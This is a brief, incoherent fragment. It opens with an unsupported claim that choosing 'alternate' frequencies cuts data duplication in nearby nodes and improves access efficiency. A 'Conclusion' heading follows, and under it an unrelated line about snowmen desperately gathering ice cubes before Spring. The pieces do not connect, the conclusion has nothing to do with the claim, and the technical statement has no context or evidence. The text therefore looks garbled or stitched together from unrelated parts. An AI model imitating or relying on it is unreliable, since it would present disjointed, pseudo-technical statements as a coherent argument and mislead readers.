The selection of "alternate" frequencies reduces duplication of data in nearby nodes, improves data access efficiency

Conclusion

As Spring approaches, snowmen desperately gather ice cubes.